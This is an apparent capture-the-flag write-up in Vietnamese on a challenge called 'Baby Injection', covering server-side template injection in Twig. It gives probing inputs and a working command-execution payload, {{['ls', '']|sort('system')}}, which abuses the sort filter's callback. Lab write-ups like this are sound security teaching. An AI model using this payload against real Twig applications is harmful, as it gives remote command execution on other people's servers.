
Baby Injection

Giao diện web bao gồm 1 ô input cho phép chúng ta nhập và in ra kí tự đó :



Bài có lỗi XSS và SSTI . Nhưng trong bài ta se tâp trung theo hướng khai thác SSTI .

Thử một vài payload SSTI :

Input : {{7\*7}}

{{7\*'7'}}

Output : 49

* Twig Template

Sau khi sử dụng hint tương ứng ta sẽ thử các payload liên quan đến sort filter của Twig Template

Thử 1 payload của sort filter

Input : {{ [5,8,2,3]|sort|join(', ') }}

Output: 2, 3, 5, 8

Tìm hiểu về sort filter trong Twig

A screenshot of a computer code

Description automatically generated

Ở line 19, khi $arrow !== null thì sẽ gọi đến hàm uasort. Theo trang PHP Manual:  
 uasort(array &$array, callable $callback): true  
Gọi đến callback function :

A white background with colorful numbers

Description automatically generated with medium confidence

Vì vậy, nếu chúng ta đặt một tên hàm PHP dựng sẵn trong tham số $arrow, thì hàm đó cũng sẽ được thực thi và các giá trị mảng được truyền vào dưới dạng đối số!  
Payload: {{['ls', '']|sort('system')}}

A black text on a white background

Description automatically generated

Đoc file flag.txt va co đap an .